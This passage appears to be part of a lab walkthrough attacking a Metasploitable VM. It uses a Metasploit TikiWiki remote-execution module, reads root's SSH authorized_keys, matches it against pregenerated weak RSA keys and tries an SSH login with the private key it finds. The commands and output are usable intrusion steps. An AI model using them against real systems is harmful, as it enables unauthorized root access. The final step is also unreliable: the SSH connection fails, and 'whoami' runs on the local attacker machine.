   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][..
   RHOST    10.0.2.10        yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /tikiwiki        yes       TikiWiki directory path
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > 
```

11 - set/load payload and then exploit. ls -la/root




```
total 32
drwxr-xr-x  3 root root 4096 May 17  2010 .
drwxr-xr-x 21 root root 4096 Apr 28  2010 ..
-rw-------  1 root root    5 May 17  2010 .bash_history
-rw-r--r--  1 root root 2227 Oct 20  2007 .bashrc
-rw-------  1 root root  187 Apr 28  2010 .lesshst
-rw-r--r--  1 root root  141 Oct 20  2007 .profile
drwxr-xr-x  2 root root 4096 May 17  2010 .ssh
-rwx------  1 root root  401 Apr 28  2010 reset_logs.sh
ls -lart /root/.ssh
total 12
drwxr-xr-x 3 root root 4096 May 17  2010 ..
drwxr-xr-x 2 root root 4096 May 17  2010 .
-rw-r--r-- 1 root root  405 May 17  2010 authorized_keys
```

12 - Next use cat /root/.ssh/authorized keys -> next tar jxvf to unpack and brute force to find private key.



```
root@kali:~/Desktop/rsa/2048# grep -lr AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQ
qldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFww0YB8R0QxsOWWTQTYSeBa66X6e7
77GVkHG0LYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73K
qoXfdw5bGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable *.pub
grep: msfadmin@metasploitable: No such file or directory
57c3115d77c56390332dc5c49978627a-5429.pub
root@kali:~/Desktop/rsa/2048# 
```

13 - Connect using ssh and the private key -> to ssh -i private key root@10.0.2.10. Check username whoami.



```
root@kali:~/Desktop/rsa/2048# ssh -i 57c3115d77c56390332dc5c49978627a-5429 root@10.0.2.10
The authenticity of host '10.0.2.10 (10.0.2.10)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '10.0.2.10' (RSA) to the list of known hosts.
ssh_dispatch_run_fatal: Connection to 10.0.2.10 port 22: Broken pipe
root@kali:~/Desktop/rsa/2048# whoami
root
root@kali:~/Desktop/rsa/2048# 
```